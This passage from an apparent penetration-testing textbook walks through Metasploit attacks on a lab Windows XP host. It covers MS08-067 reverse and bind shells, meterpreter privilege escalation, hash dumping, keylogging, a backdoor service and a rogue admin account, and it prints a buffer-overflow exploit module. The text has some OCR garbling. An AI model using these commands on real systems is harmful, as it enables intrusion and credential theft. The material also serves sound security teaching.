    [*] Started reverse handler on 192.168.0.3:4444
    [*] Automatically detecting the target...
    [*] Fingerprint: Windows XP Service Pack 2 - lang:English
    [*] Selected Target: Windows XP SP2 English (NX)
    [*] Attempting to trigger the vulnerability...
    [*] Sending stage (240 bytes) to 192.168.0.7
    [*] Command shell session 1 opened (192.168.0.3:4444 ->
192.168.0.7:1027)
    Microsoft Windows XP [Version 5.1.2600]
    (C) Copyright 1985-2001 Microsoft Corp.
    C:WINDOWSsystem32>
```

As you can see, we have acquired local shell access to our target machine after setting the `LHOST` parameter for a chosen payload.

Ninja 101 drills

The examples provided in this section will clarify your understanding of how the exploitation framework can be used in various ways. It is not possible to pump every single aspect, or use the Metasploit framework, but we have carefully examined and extracted the most important features for your drills. To get an in-depth understanding of the Metasploit framework, we highly recommend you read the online tutorial, *Metasploit Unleashed*, at `http://www.offensive-security.com/metasploit-unleashed/`. This tutorial has been developed with advanced material that includes insights on exploit development, vulnerability research, and assessment techniques from a penetration testing perspective.

Scenario 1

During this exercise, we will demonstrate how the Metasploit framework can be utilized for port-scanning, OS-fingerprinting, and service-identification using an integrated Nmap facility. On your MSFConsole, execute the following commands:

```
msf> load db_tracker
[*] Successfully loaded plugin: db_tracker
```

The following two commands can be used if experiencing database connectivity errors:

```
Systemclt start postgresql
Msfdb inint
```

The database tracker will save the data obtained for the sessions for further use. To start the Nmap scan, input the following:

```
    msf>db_nmap -T Aggressive -sV -n -O -v 192.168.0.7 Starting Nmap 5.00 (
http://nmap.org ) at 2010-11-11 22:34 UTC NSE: Loaded 3 scripts for
scanning. Initiating ARP Ping Scan at 22:34 Scanning 192.168.0.7 [1 port]
Completed ARP Ping Scan at 22:34, 0.00s elapsed (1 total hosts) Initiating
SYN Stealth Scan at 22:34 Scanning 192.168.0.7 [1000 ports] Discovered open
port 445/tcp on 192.168.0.7 Discovered open port 135/tcp on 192.168.0.7
Discovered open port 25/tcp on 192.168.0.7 Discovered open port 139/tcp on
192.168.0.7 Discovered open port 3389/tcp on 192.168.0.7 Discovered open
port 80/tcp on 192.168.0.7 Discovered open port 443/tcp on 192.168.0.7
Discovered open port 21/tcp on 192.168.0.7 Discovered open port 1025/tcp on
192.168.0.7 Discovered open port 1433/tcp on 192.168.0.7 Completed SYN
Stealth Scan at 22:34, 3.04s elapsed (1000 total ports) Initiating Service
scan at 22:34
    Scanning 10 services on 192.168.0.7
    Completed Service scan at 22:35, 15.15s elapsed (10 services on 1 host)
    Initiating OS detection (try #1) against 192.168.0.7
    ...
    PORT     STATE SERVICE       VERSION
    21/tcpopen  ftp           Microsoft ftpd
    25/tcpopen  smtp          Microsoft ESMTP 6.0.2600.2180
    80/tcpopen  http          Microsoft IIS httpd 5.1
    135/tcp  openmsrpc         Microsoft Windows RPC
    139/tcp  opennetbios-ssn
    443/tcp  open  https?
    445/tcp  openmicrosoft-ds  Microsoft Windows XP microsoft-ds
    1025/tcpopen  msrpc         Microsoft Windows RPC
    1433/tcpopen  ms-sql-s      Microsoft SQL Server 2005 9.00.1399; RTM
    3389/tcpopen  microsoft-rdp Microsoft Terminal Service
    MAC Address: 00:0B:6B:68:19:91 (WistronNeweb)
    Device type: general purpose
```

```
    Running: Microsoft Windows 2000|XP|2003
    OS details: Microsoft Windows 2000 SP2 - SP4, Windows XP SP2 - SP3, or
Windows Server 2003 SP0 - SP2
    Network Distance: 1 hop
    TCP Sequence Prediction: Difficulty=263 (Good luck!)
    IP ID Sequence Generation: Incremental
    Service Info: Host: custdesk; OS: Windows
    ...
    Nmap done: 1 IP address (1 host up) scanned in 20.55 seconds
               Raw packets sent: 1026 (45.856KB) | Rcvd: 1024 (42.688KB)
```

At this point, we have successfully scanned our target and saved the results in our current database session. To list the target and services discovered, you can issue the `db_hosts and db_services` commands independently. Additionally, if you have already scanned your target using the Nmap program separately and saved the result in the XML format, you can import these results into Metasploit using the `db_import_nmap_xml` command.

Scenario 2

In this example, we will illustrate a few auxiliaries from the Metasploit framework. The key is to understand their importance in the context of the vulnerability analysis process.

SMB usernames

This module will perform a sweep of target IP addresses attempting to locate usernames associated with the **Server Message Block** (**SMB**). This service is used by applications for access to file shares, printers, or for communication between devices on the network. Using one of the Metasploit auxiliary scanners, we can determine possible usernames.

First, search Metasploit for scanners by typing the following:

```
msf> search SMB
```

We can then see the number of different scanners available to scan for open SMB services:

```
auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir     normal     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
auxiliary/scanner/smb/pipe_auditor                  normal     SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcerpc_auditor           normal     SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/psexec_loggedin_users         normal     Microsoft Windows Authenticated Logged In Users Enumeration
auxiliary/scanner/smb/smb2                          normal     SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares                normal     SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers                 normal     SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain          normal     SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login                     normal     SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid                 normal     SMB SID User Enumeration (LookupSid)
```

To use the scanner, type the following:

```
msf> use auxiliary/scanner/smb/smb_enumershares
```


Set the `RHOSTS` parameter to the network range, in this case `192.168.0.1/24`, by entering the following:

```
msf> set RHOSTS 192.168.0.1/24
```

Then, type this:

```
msf> run
```

The results of the scan indicate that there is an SMB service running with the `METASPLOITABLE` username:



This may indicate open shares or other network services that can be attacked. The `METASPLOIT` username can also provide us with a starting point when we start cracking user credentials and passwords.

VNC blank authentication scanners

This module will scan the range of IP addresses for the **Virtual Network Computing** (**VNC**) servers that are accessible without any authentication details:

```
msf> use auxiliary/scanner/vnc/vnc_none_auth
msf auxiliary(vnc_none_auth) > show options
msf auxiliary(vnc_none_auth) > set RHOSTS 10.4.124.0/24
RHOSTS => 10.4.124.0/24
msf auxiliary(vnc_none_auth) > run
[*] 10.4.124.22:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.23:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.25:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] Scanned 026 of 256 hosts (010% complete)
[*] 10.4.124.26:5900, VNC server protocol version : "RFB 004.000", not supported!
[*] 10.4.124.27:5900, VNC server security types supported : None, free access!
[*] 10.4.124.28:5900, VNC server security types supported : None, free
```

```
access!
    [*] 10.4.124.29:5900, VNC server protocol version : "RFB 004.000", not
supported!
    ...
    [*] 10.4.124.224:5900, VNC server protocol version : "RFB 004.000", not
supported!
    [*] 10.4.124.225:5900, VNC server protocol version : "RFB 004.000", not
supported!
    [*] 10.4.124.227:5900, VNC server security types supported : None, free
access!
    [*] 10.4.124.228:5900, VNC server protocol version : "RFB 004.000", not
supported!
    [*] 10.4.124.229:5900, VNC server protocol version : "RFB 004.000", not
supported!
    [*] Scanned 231 of 256 hosts (090% complete)
    [*] Scanned 256 of 256 hosts (100% complete)
    [*] Auxiliary module execution completed
```

Note that we have found a couple of VNC servers that are accessible without authentication. This attack vector can become a serious threat for system administrators and can trivially invite unwanted guests to your VNC server from the internet if no authorization controls are enabled.

PostGRESQL logins

In previous chapters, we identified the PostgreSQL database service running on port `5432` during our Nmap scans against the Metasploitable operating system:

```
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    Unknown security type (33554432)
```

We can utilize a Metasploit auxiliary scanner to determine login information about the database. First, we configure Metasploit to utilize the scanner by typing the following:

```
msf> use auxiliary/scanner/postgres/postgres_login
```

Next, we want to configure two of the options. The first one sets the scanner to continue to scan, even if it finds a successful login. This allows us to scan a number of database instances as well as enumerate many usernames and passwords. We configure this by typing the following:

```
msf> set STOP_ON_SUCCESS true
```

Second, we set the hosts we want to scan. The scanner will take a CIDR range or a single IP address. In this case, we are going to point the scanner at the Metasploitable OS at `192.168.0.30` because we have determined, in our examination of the Nmap scan, that there is an active instance at that IP address. We set this by typing:

```
msf> set RHOSTS 192.168.0.30
```

We then run the exploit. When we examine the output, we can see that the username and password were located for this database:

```
msf auxiliary(postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid userna
me or password)
[-] 192.168.0.30:5432 POSTGRES - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid u
sername or password)
[+] 192.168.0.30:5432 - LOGIN SUCCESSFUL: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Database security is critical to organizations as databases often contain confidential information. Scanners, such as PostgreSQL, allow us to test the security surrounding the crown jewels of the organization in an efficient manner.

Scenario 3

We will now explore the use of some common payloads (bind, reverse, and meterpreter), and discuss their capabilities from an exploitation point of view. This exercise will give you an idea of how and when to use a particular payload.

Bind shells

A bind shell is a remote shell connection that provides access to the target system on the successful exploitation and execution of shellcode by setting up a bind port listener. This opens a gateway for an attacker to connect back to the compromised machine on the bind shell port using a tool such as Netcat, which could tunnel the standard input (`stdin`) and output (`stdout`) over a TCP connection. This scenario works in a similar way to that of a Telnet client establishing a connection to a Telnet server, and is applicable in an environment where the attacker is behind the **Network Address Translation** (**NAT**) or firewall and direct contact from the compromised host to the attacker IP is not possible.

The following are the commands to begin exploitation and set up a bind shell:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:41289
->192.168.0.7:4444) at Sat Nov 13 19:01:23 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSsystem32>
```

Thus, we have analyzed that Metasploit also automates the process of connecting to the bind shell using an integrated multipayload handler. Tools such as Netcat can come in handy in situations where you write your own exploit with a bind shellcode, which should require a third-party handler to establish a connection to the compromised host. You can read some practical examples of Netcat usage for various network-security operations at `http://en.wikipedia.org/wiki/Netcat`.

Reverse shells

A reverse shell is the complete opposite of a bind shell. Instead of binding a port on the target system and waiting for the connection from the attacker's machine, it simply connects back to the attacker's IP and port, and spawns a shell. A visible dimension of the reverse shell is to consider a target behind the NAT or firewall that prevents public access to its system resources.

The following are the commands to begin exploitation and set up a reverse shell:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
RHOST => 192.168.0.7
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > show options
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
LHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.0.7
[*] Command shell session 1 opened (192.168.0.3:4444
->192.168.0.7:1027) at Sat Nov 13 22:59:02 +0000 2010
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:WINDOWSsystem32>
```

You can clearly differentiate between a reverse shell and a bind shell using the attacker's IP. We have to provide the attacker's IP (for example, `LHOST 192.168.0.3`) in a reverse shell configuration, while there is no need to provide it in a bind shell.

What is the difference between the inline and stager payloads? An inline payload is a single self-contained shellcode that is to be executed with one instance of an exploit, while the stager payload creates a communication channel between the attacker and victim machine to read off the rest of the staging shellcode in order to perform a specific task. It is common practice to choose stager payloads because they are much smaller than inline payloads.

Meterpreters

A meterpreter is an advanced, stealthy, multifaceted, and dynamically-extensible payload that operates by injecting a reflective DLL into a target memory. Scripts and plugins can be dynamically loaded at runtime for the purpose of extending the post exploitation activity. This includes privilege-escalation, dumping system accounts, keylogging, persistent backdoor service, and enabling a remote desktop. Moreover, the whole communication of the meterpreter shell is encrypted by default.

The following are the commands to begin exploitation and set up a meterpreter payload:

```
    msf> use exploit/windows/smb/ms08_067_netapi
    msf exploit(ms08_067_netapi) > set RHOST 192.168.0.7
    RHOST => 192.168.0.7
    msf exploit(ms08_067_netapi) > show payloads
    ...
    msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
    PAYLOAD => windows/meterpreter/reverse_tcp
    msf exploit(ms08_067_netapi) > show options
    ...
    msf exploit(ms08_067_netapi) > set LHOST 192.168.0.3
    LHOST => 192.168.0.3
    msf exploit(ms08_067_netapi) > exploit
    [*] Started reverse handler on 192.168.0.3:4444
    [*] Automatically detecting the target...
    [*] Fingerprint: Windows XP Service Pack 2 - lang:English
    [*] Selected Target: Windows XP SP2 English (NX)
    [*] Attempting to trigger the vulnerability...
    [*] Sending stage (749056 bytes) to 192.168.0.7
    [*] Meterpreter session 1 opened (192.168.0.3:4444 ->192.168.0.7:1029)
at Sun Nov 14 02:44:26 +0000 2010
    meterpreter> help
    ...
```

As you can see, we have successfully acquired a meterpreter shell. By typing, we will be able to see the various types of commands available to us. Let's check our current privileges and escalate them to `SYSTEM` level using a meterpreter script named `getsystem`:

```
    meterpreter>getuid
    Server username: CUSTDESKsalesdept
    meterpreter> use priv
    meterpreter>getsystem -h
    ...
```

This will display the number of techniques available for elevating our privileges. By using a default command, `getsystem`, without any options, it will attempt every single technique against the target and will stop as soon as it is successful:

```
meterpreter>getsystem
...got system (via technique 1).
meterpreter>getuid
Server username: NT AUTHORITYSYSTEM
meterpreter>sysinfo
Computer: CUSTDESK
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
```

If you choose to execute the `-j -z` exploit command, you are pushing the exploit execution to the background, and will not be presented with an interactive meterpreter shell. However, if the session has been established successfully, then you can interact with that particular session using the sessions `-i` ID or get a list of the active session's by typing sessions `-l` to get the exact ID value.

Let's use the power of the meterpreter shell and dump the current system accounts and passwords held by the target. These will be displayed in the NTLM hash format and can be reversed by cracking through several tools and techniques using the following commands:

```
    meterpreter> run hashdump
    [*] Obtaining the boot key...
    [*] Calculating the hboot key using SYSKEY
71e52ce6b86e5da0c213566a1236f892...
    [*] Obtaining the user list and keys...
    [*] Decrypting user keys...
    [*] Dumping password hashes...
    h
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
HelpAssistant:1000:d2cd5d550e14593b12787245127c866d:d3e35f657c924d0b31eb811
d2d986df9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:c8edf0d0db48cbf7b283
5ec013cfb9c5:::
    Momin
Desktop:1003:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283
678:::
IUSR_MOMINDESK:1004:a751dcb6ea9323026eb8f7854da74a24:b0196523134dd9a21bf6b8
0e02744513:::
ASPNET:1005:ad785822109dd077027175f3382059fd:21ff86d627bcf380a5b1b6abe5d8e1
dd:::
```

```
IWAM_MOMINDESK:1009:12a75a1d0cf47cd0c8e2f82a92190b42:c74966d83d519ba41e5196
e00f94e113:::
h4x:1010:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:
::
salesdept:1011:8f51551614ded19365b226f9bfc33fab:7ad83174aadb77faac126fdd377
b1693:::
```

Now, let's take this activity further by recording the keystrokes using the keylogging capability of the meterpreter shell, using the following commands, which may reveal some useful data from our target:

```
    meterpreter>getuid
    Server username: NT AUTHORITYSYSTEM
    meterpreter>ps
    Process list
    ============
     PID   Name               Arch  Session  User
Path
     ---   ----               ----  -------  ----                          -
---
     0     [System Process]
     4     System             x86   0        NT AUTHORITYSYSTEM
     384   smss.exe           x86   0        NT AUTHORITYSYSTEM
SystemRootSystem32smss.exe
     488   csrss.exe          x86   0        NT AUTHORITYSYSTEM
??C:WINDOWSsystem32csrss.exe
     648   winlogon.exe       x86   0        NT AUTHORITYSYSTEM
??C:WINDOWSsystem32winlogon.exe
     692   services.exe       x86   0        NT AUTHORITYSYSTEM
C:WINDOWSsystem32services.exe
     704   lsass.exe          x86   0        NT AUTHORITYSYSTEM
C:WINDOWSsystem32lsass.exe
    ...
    148   alg.exe            x86   0        NT AUTHORITYLOCAL SERVICE
C:WINDOWSSystem32alg.exe
    3172  explorer.exe       x86   0
CUSTDESKsalesdeptC:WINDOWSExplorer.EXE
    3236  reader_sl.exe      x86   0        CUSTDESKsalesdeptC:Program
FilesAdobeReader 9.0ReaderReader_sl.exe
```

At this stage, we will migrate the meterpreter shell to the `explorer.exe` process (`3172`) in order to start logging the current user activity on a system with the following commands:

```
    meterpreter> migrate 3172
    [*] Migrating to 3172...
    [*] Migration completed successfully.
    meterpreter>getuid
    Server username: CUSTDESKsalesdept
```

```
meterpreter>keyscan_start
Starting the keystroke sniffer...
```

We have now started our keylogger and should wait for some time to get the chunks of recorded data:

```
meterpreter>keyscan_dump
Dumping captured keystrokes...
<Return> www.yahoo.com <Return><Back> www.bbc.co.uk <Return>
meterpreter>keyscan_stop
Stopping the keystroke sniffer...
```

As you can see, we have dumped the target's web-surfing activity. Similarly, we could also capture the credentials of all users logging into the system by migrating the `winlogon.exe` process (`648`).

You have exploited and gained access to the target system, but now want to keep this access permanent, even if the exploited service or application will be patched at a later stage. This kind of activity is typically known as a backdoor service. Note that the backdoor service provided by the meterpreter shell does not require authentication before accessing a particular network port on the target system. This may allow some uninvited guests to access your target and pose a significant risk. As part of following the rules of engagement for penetration testing, such an activity is generally not allowed. Therefore, we strongly suggest you keep the backdoor service away from an official pentest environment. You should also ensure that this was explicitly permitted in writing during the scoping and rules-of-engagement phases:

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.0.3:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.0.7
[*] Meterpreter session 1 opened (192.168.0.3:4444 ->192.168.0.7:1032)
at Tue Nov 16 19:21:39 +0000 2010
meterpreter>ps
...
 292   alg.exe           x86   0        NT AUTHORITYLOCAL SERVICE
C:WINDOWSSystem32alg.exe
1840  csrss.exe         x86   2        NT AUTHORITYSYSTEM
??C:WINDOWSsystem32csrss.exe
 528   winlogon.exe      x86   2        NT AUTHORITYSYSTEM
??C:WINDOWSsystem32winlogon.exe
 240   rdpclip.exe       x86   0        CUSTDESKMomin Desktop
C:WINDOWSsystem32rdpclip.exe
```

```
    1060  userinit.exe      x86   0        CUSTDESKMomin Desktop
C:WINDOWSsystem32userinit.exe
    1544  explorer.exe      x86   0        CUSTDESKMomin Desktop
C:WINDOWSExplorer.EXE
    ...
    meterpreter> migrate 1544
    [*] Migrating to 1544...
    [*] Migration completed successfully.
    meterpreter> run metsvc -h
    ...
    meterpreter> run metsvc
    [*] Creating a meterpreter service on port 31337
    [*] Creating a temporary installation directory
C:DOCUME~1MOMIND~1LOCALS~1TempoNyLOPeS...
    [*]  >> Uploading metsrv.dll...
    [*]  >> Uploading metsvc-server.exe...
    [*]  >> Uploading metsvc.exe...
    [*] Starting the service...
            * Installing service metsvc
     * Starting service
    Service metsvc successfully installed.
```

So, we have finally started the backdoor service on our target. We will close the current meterpreter session and use the multi/handler with a `windows/metsvc_bind_tcp` payload to interact with our backdoor service whenever we want:

```
   meterpreter> exit

 [*] Meterpreter session 1 closed. Reason: User exit msf
exploit(ms08_067_netapi) > back msf> use exploit/multi/handler msf
exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp PAYLOAD =>
windows/metsvc_bind_tcp msf exploit(handler) > set LPORT 31337 LPORT =>
31337 msf exploit(handler) > set RHOST 192.168.0.7 RHOST => 192.168.0.7 msf
exploit(handler) > exploit [*] Starting the payload handler... [*] Started
bind handler [*] Meterpreter session 2 opened (192.168.0.3:37251
->192.168.0.7:31337) at Tue Nov 16 20:02:05 +0000 2010 meterpreter>getuid
Server username: NT AUTHORITYSYSTEM
```

Let's use another useful meterpreter script, `getgui`, to enable remote desktop access for our target. The following exercise will create a new user account on the target and enable remote desktop service if it was disabled previously:

```
    meterpreter> run getgui -u btuser -p btpass
    [*] Windows Remote Desktop Configuration Meterpreter Script by
Darkoperator
    [*] Carlos Perez carlos_perez@darkoperator.com
    [*] Language set by user to: 'en_EN'
    [*] Setting user account for logon
```

```
      [*]     Adding User: btuser with Password: btpass
      [*]     Adding User: btuser to local group 'Remote Desktop Users'
      [*]     Adding User: btuser to local group 'Administrators'
      [*] You can now login with the created user
      [*] For cleanup use command: run multi_console_command -
rc/root/.msf3/logs/scripts/getgui/clean_up__20101116.3447.rc
```

Now, we can log into our target system using the `rdesktop` program by entering the following command on another Terminal:

```
# rdesktop 192.168.0.7:3389
```

Note that, if you already hold a cracked password for any existing user on the target machine, you can simply execute the `run getgui -e` command to enable the remote desktop service, instead of adding a new user. Additionally, don't forget to clean up your tracks on the system by executing the `getgui/clean_up` script cited at the end of the previous output.

How should I extend my attack landscape by gaining deeper access to the targeted network that is inaccessible from the outside? Metasploit provides the capability to view and add new routes to the destination network using the `route add targetSubnettargetSubnetMaskSessionId` command (for example, route add `10.2.4.0 255.255.255.0 1`). Here, the `SessionId` parameter points to the existing meterpreter session (gateway), and the `targetsubnet` parameter is another network address (or dual-homed Ethernet network address) that resides beyond our compromised target. Once you set Metasploit to route all of the traffic through a compromised host session, we are ready to penetrate further into a network that is normally non-routable from our side. This is commonly known as pivoting or foot-holding.

Writing exploit modules

Developing an exploit is one of the most interesting aspects of the Metasploit framework. In this section, we will briefly discuss the core issues surrounding the development of an exploit, and explain its key skeleton by taking a live example from the existing framework's database. However, it is important to be adept with the Ruby programming language before you attempt to write your own exploit module. On the other hand, intermediate skills of reverse-engineering and a practical understanding of vulnerability-discovery tools (for example, fuzzers and debuggers) provide an open map toward the exploit construction. This section is meant only as an introduction to the topic, not a complete guide.

For our example, we have selected the exploit (EasyFTP Server <= 1.7.0.11 MKD Command Stack Buffer Overflow), which will provide a basic view of exploiting a buffer-overflow vulnerability in the Easy FTP Server application. You can port this module for a similar vulnerability found in other FTP server applications and so utilize your time effectively. The exploit code is located at `/usr/share/metasploit-framework/modules/exploits/windows/ftp/easyftp_mkd_fixret.rb`:

```
##
# $Id: easyftp_mkd_fixret.rb 9935 2010-07-27 02:25:15Z jduck $
##
```

The preceding code is a basic header representing a file name, a revision number, and the date and time values of an exploit:

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of
use.
# http://metasploit.com/framework/
##
require 'msf/core'
```

The MSF core library requires an initialization at the beginning of an exploit:

```
class Metasploit3 <Msf::Exploit::Remote
```

In the preceding code, the `Exploitmixin/` class is the one that provides various options and methods for the remote TCP connections, such as `RHOST`, `RPORT`, `Connect()`, `Disconnect()`, and `SSL()`. The following code is the rank level assigned to the exploit on the basis of its frequent demand and usage:

```
  Rank = GreatRanking
```

In the following code, the `Ftp mixin/` class establishes a connection with the FTP server:

```
includeMsf::Exploit::Remote::Ftp
```

The following code provides generic information about the exploit and points to known references:

```
def initialize(info = {})
super(update_info(info,
      'Name'           => 'EasyFTP Server <= 1.7.0.11 MKD Command Stack
Buffer Overflow',
      'Description'    => %q{
          This module exploits a stack-based buffer overflow in EasyFTP
```

```
Server 1.7.0.11
and earlier. EasyFTP fails to check input size when parsing 'MKD' commands,
which
leads to a stack based buffer overflow.

        NOTE: EasyFTP allows anonymous access by default. However, in order
to access the
        'MKD' command, you must have access to an account that cancreate
directories.

        After version 1.7.0.12, this package was renamed "UplusFtp".

        This exploit utilizes a small piece of code that I've referred to
as 'fixRet'.
        This code allows us to inject of payload of ~500 bytes into a 264
byte buffer by
        'fixing' the return address post-exploitation.  See references for
more information.
      },
      'Author'         =>
        [
          'x90c',   # original version
          'jduck'   # port to metasploit / modified to use fix-up stub
(works with bigger payloads)
        ],
      'License'        => MSF_LICENSE,
      'Version'        => '$Revision: 9935 $',
      'References'     =>
        [
[ 'OSVDB', '62134' ],
[ 'URL', 'http://www.exploit-db.com/exploits/12044/' ],
[ 'URL', 'http://www.exploit-db.com/exploits/14399/' ]
        ],
```

The following code instructs the payload to clean up itself once the execution process is completed:

```
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread'
```

The following code snippet defines 512 bytes of space available for the shellcode, lists bad characters that should terminate our payload delivery, and disables the NOP-padding:

```
        },
      'Privileged'     => false,
      'Payload'        =>
        {
```

```
            'Space'    => 512,
            'BadChars' => "x00x0ax0dx2fx5c",
            'DisableNops' => true
          },
```

The following code snippet provides instructions on what platform is being targeted and defines the vulnerable targets (`0` to `9`) that list the different versions of the Easy FTP Server (`1.7.0.2 to 1.7.0.11`), each representing a unique return address based on the application binary (`ftpbasicsvr.exe`). Furthermore, the exploit disclosure date was added, and the default target was set to `0` (`v1.7.0.2`):

```
        'Platform'       => 'win',
        'Targets'        =>
          [
[ 'Windows Universal - v1.7.0.2',   { 'Ret' =>          0x004041ec } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.3',   { 'Ret' =>          0x004041ec } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.4',   { 'Ret' =>          0x004041dc } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.5',   { 'Ret' =>          0x004041a1 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.6',   { 'Ret' =>          0x004041a1 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.7',   { 'Ret' =>          0x004041a1 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.8',   { 'Ret' =>          0x00404481 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.9',   { 'Ret' =>          0x00404441 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.10',  { 'Ret' =>          0x00404411 } ], #
call ebp - from ftpbasicsvr.exe
[ 'Windows Universal - v1.7.0.11',  { 'Ret' =>          0x00404411 } ], #
call ebp - from ftpbasicsvr.exe
          ],
        'DisclosureDate' => 'Apr 04 2010',
        'DefaultTarget' => 0))
```

In the following code, the `check()` function determines whether the target is vulnerable:

```
    end

    def check
    connect
    disconnect

    if (banner =~ /BigFoolCat/)
```

```
return Exploit::CheckCode::Vulnerable
end
return Exploit::CheckCode::Safe
end
```

The following code defines a function that generates NOP sleds to aid with IDS/IPS/AV evasion. Some consider NOP sleds to be a quick and dirty solution to this problem and believe that they should not be used unless there is a particularly good reason. For simplicity, during this example of writing a module, we have left the function in the code:

```
defmake_nops(num); "C" * num; end
```

The following procedure fixes a return address from where the payload can be executed. Technically, it resolves the issue of stack-addressing:

```
def exploit
connect_login

    # NOTE:
    # This exploit jumps to ebp, which happens to point at a     partial
version of
    # the 'buf' string in memory. The fixRet below fixes up the     code
stored on the
    # stack and then jumps there to execute the payload. The value
inesp is used
    # with an offset for the fixup.
fixRet_asm = %q{
movedi,esp
subedi, 0xfffffe10
mov [edi], 0xfeedfed5
addedi, 0xffffff14
jmpedi
    }
fixRet = Metasm::Shellcode.assemble(Metasm::Ia32.new,
fixRet_asm).encode_string

buf = ''
```

Initially, the exploit buffer holds the encoded return address and the randomized NOP instructions:

```
print_status("Prepending fixRet...")
buf<<fixRet
buf<<make_nops(0x20 - buf.length)
```

The following code adds a dynamically-generated shellcode to our exploit at runtime:

```
print_status("Adding the payload...")
buf<<payload.encoded
```

The following code fixes the stack data and makes a short jump over the return address holding our shellcode buffer:

```
    # Patch the original stack data into the fixer stub
buf[10, 4] = buf[268, 4]

print_status("Overwriting part of the payload with target     address...")
buf[268,4] = [target.ret].pack('V') # put return address @ 268     bytes
```

At the end, using the preceding code, we send our finalized buffer to the specific target using the vulnerable MKD FTP post-authentication command. Since the MKD command in the Easy FTP Server is vulnerable to stack-based buffer-overflow, the `buf` command will overflow the target stack and exploit the target system by executing our payload:

```
print_status("Sending exploit buffer...")
send_cmd( ['MKD', buf] , false)
```

Close your connections using the following code:

```
handler
disconnect
end

end
```

Metasploit is equipped with useful tools, such as `msfpescan` for Win32 and `msfelfscan` for Linux systems, that may assist you in finding a target-specific return address. For instance, to find a sustainable return address from your chosen application file, type `# msfpescan –p targetapp.ext`.

Summary

